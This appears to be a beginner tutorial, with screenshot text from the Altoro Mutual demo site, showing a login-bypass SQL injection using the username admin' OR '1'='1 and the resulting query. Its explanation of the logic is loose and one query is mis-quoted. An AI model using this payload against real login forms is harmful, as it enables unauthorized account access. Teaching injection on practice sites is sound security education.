


Navigate to the login page of the vulnerable website. And Click Sign in where we enter our malicious credentials



The above is the Login page of the Vulnerable Site where we perform our attack.

Suppose we want to get into the admin panel of the page, But we do not know the credentials, We just type in the User id and some random password as shown below. When we try we fail obviously.

Altoro Mutual

demo.testfire.net/login.jsp

Sign In | Contact Us | Feedback | Search

Go

DEMO SITE ONLY

ONLINE BANKING LOGIN

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

Online Banking Login

Username: admin

Password: *****

Login

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Privacy Policy | Security Statement | Server Status Check | BEST API | © 2025 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The Altoro website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/apocan/>.

In the frontend it looks like this for us. But in the back end it looks something like this to the server.

the database

Query

```
SELECT * FROM users WHERE username = 'admin' AND password = 'password123'
```

So now let us trick the server with our malicious code so it looks something like this.

Altoro Mutual

demo.testfire.net/login.jsp

Sign In | Contact Us | Feedback | Search

Altoro Mutual

ONLINE BANKING LOGIN

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Username: admin' OR '1' = '1

Password: password123

Login

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc. This web application is open source! Get your copy from GitHub and take advantage of advanced features

The Altoro Mutual website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

It may look weird in the front end, but in the back end it looks like this.

```
SELECT * FROM users WHERE username = 'admin' OR '1'='1' AND password='password123'
```

It makes sense here, Doesn't it?

So what exactly is happening?

We have written an OR case which after failing the AND case automatically executes. And in the OR we have written a statement which is always true and hence the successful execution of the

SQL command takes place.

The screenshot shows a web browser window with the URL `demo.testfire.net/bank/main.jsp`. The page features the Altoro Mutual logo and a navigation bar with links for [Sign Off](#), [Contact Us](#), [Feedback](#), and a search bar. Below the navigation bar, there are tabs for **MY ACCOUNT**, **PERSONAL**, **SMALL BUSINESS**, and **INSIDE ALTORO MUTUAL**. The **MY ACCOUNT** tab is active, displaying a sidebar with links for [View Account Summary](#), [View Recent Transactions](#), [Transfer Funds](#), [Search News Articles](#), and [Customize Site Language](#). The main content area shows a greeting for the **Admin User** and a welcome message. Below this, there is a form to view account details, with a dropdown menu set to **800000 Corporate** and a **GO** button. A **Congratulations!** message follows, stating that the user has been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! and a link to [Click Here](#) to apply. At the bottom of the page, there is a footer with links for [Privacy Policy](#), [Security Statement](#), [Server Status Check](#), [REST API](#), and a copyright notice for 2025 Altoro Mutual, Inc. A red banner at the bottom of the footer states: **This web application is open source! Get your copy from GitHub and take advantage of advanced features**. A disclaimer box at the bottom of the page states:

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.

There is also an other way to do it. Using Comments in SQL. I recommend you to try it yourself.